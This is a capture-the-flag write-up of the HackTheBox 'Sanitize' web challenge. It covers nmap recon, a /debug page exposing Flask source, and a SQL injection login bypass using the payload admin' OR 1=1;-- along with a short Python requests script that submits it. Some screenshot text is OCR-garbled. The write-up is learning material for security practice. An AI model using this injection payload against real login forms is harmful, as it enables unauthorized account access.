


Sanitize



General-Information

- **▼** Table of Contents
 - Summary
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- **▼** Challenge Description
 - Can you escape the query context and log in as admin at my super secure login page?

Summary

• Single login parameter web app is vulnerable to an SQLi due to not sanitizing user input.

Recon


- ▼ I ran the usual nmap, nikto, and feroxbuster set of tools, but nothing interesting came back. The information I found out, is that its a Python app with the HTTP title of SQLi, which could be hinting as that being the vuln, or a rabbit hole.
 - ▼ Nmap Output

```
kali@kali:~/HTB/ctf/sanitize$ nmap -A -Pn 134.209.17.29 -p32076 -oN nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 19:41 EDT
Nmap scan report for 134.209.17.29
Host is up (0.11s latency).

PORT STATE SERVICE VERSION
32076/tcp open http Werkzeug httpd 1.0.1 (Python 2.7.17)
|_http-title: SQLi
```

Website

- ▼ Moving on to looking at the website I see its just a login portal with a URL commented out in the source code.
 - ▼ Website screenshot



▼ HTML comment.

```
← → C A Not secure | view-source:134.209.17.29:32076
Line wrap
       <title>SQLi</title>
      <meta name='viewport' content='width=device-width, initial-scale=1'>
<meta name='author' content='makelaris, makelaris jr.'>

   </head>
<body>
 12 <center>
       <img align=middle src="/static/images/dog.png" /></center>
      <div class="row":
        </div>
<div class="form-label-group">
                                    name="password" id="password" class="form-control" placeholder="Password" required>
                 <input type="password" name="password"
<label for="password">Password</label>
               </div>
<div class="custom-control custom-checkbox mb-3">
                 <input type="checkbox" class="custom-control-input" id="customCheck1">
<label class="custom-control-label" for="customCheck1">Remember password</label>
               </div>
                <button class="btn btn-lg btn-primary btn-block text-uppercase" type="submit">Sign in</button>
              <hr class="my-4">
              </form>
            </div>
          </div>
        </div>
     </div>
<div class="container">
       span></span>
 /debug -->
```


▼ I tried out a basic SQLi command on the password parameter to see what happened because I knew that I needed to be admin to login. Not to my surprise the app didn't authenticate me, but I was surprised when I saw the text I input immediately on the page, no sanitation.

▼ Credentials

Username: admin

Password: 1=1

▼ Screenshot of output



Exploitation

▼ I took the long way towards getting the flag on accident because I read through the python code on /debug to try and understand how the flag could be retrieved. When instead I could have just used an SQLi command on the username and password to login like the screenshot below.

▼ Method #1

▼ Credentials

• Username: admin' OR 1=1;--

• Password: 1=1

▼ Screenshot



- ▼ Method #2 w/Python
 - **▼** Python Code
 - **▼** Screenshot

```
#!/usr/bin/python

import requests

def webrequest():
    url = "http://134.209.17.29:32076/"
    creds = {"username": "admin' OR 1=1;--","password": "1=1"}
    r = requests.post(url,data=creds)

#Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()
```

▼ Code

```
#!/usr/bin/python
import requests
```

```
def webrequest():
    url = "http://134.209.17.29:32076/"
    creds = {"username": "admin' OR 1=1;--","password": "1=1"}
    r = requests.post(url,data=creds)

#Print status code and text on screen
    print(r.status_code)
    print(r.text)
webrequest()
```

▼ Terminal Output

```
</div>
  </div>
  <div class="container">
       <span>HTB{SQL_
                                                               }</span>
       <span></span>
  </div>
script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+
n="anonymous"></script>
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity='
oxMfooAo" crossorigin="anonymous"></script>
script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity
l30g8ifwB6" crossorigin="anonymous"></script>
</body>
</html>
kali@kali:~/HTB/ctf/sanitize$ python3 webquest.py
```

- This method is over kill, but I wanted to try and get better at Python, so I
 just did it.
- ▼ /debug Screenshot

```
→ C A
                                O & 134.209.17.29:32076/debug
from flask import Flask, request, render_template, Response, url_for, g
from sqlite3 import dbapi2 as sqlite3
from functools import wraps
app = Flask( name )
def get db():
      _db = getattr(g, '_database', None)
if db is None:
              return db
app.teardown_appcontext
def close connection(exception):
    db = getattr(g, '_database', None)
    if db is not None: db.close()
def query_db(query, args=(), one=False):
      login = query_db(q, one=True)
              if isinstance(login, Exception):
    error = '%s : %s' % (login.__class__, login)
    return render_template('index.html', query=q, error=error, image=url_for('static', filename='images/dog.png'))
              if login is None:
    return render_template('index.html', query=q, image=url_for('static', filename='images/dog.png'))
              if login.get('username', '') == 'admin':
    return render_template('index.html', query=open('flag').read())
       return render_template('index.html')
    route('/debug')
    ebug():
return Response(open(__file__).read(), mimetype='text/plain')
       e__ == '__main__':
app.run('0.0.0.0', port=1337)
```

• I got the SQLi commands from this site - https://fareedfauzi.gitbook.io/ctf-checklist-for-beginner/web

Information Learned

 To get better at testing applications, I need to write down all the parameters that take user input. That way I can work through trying to manipulate those fields once instead of forgetting about them.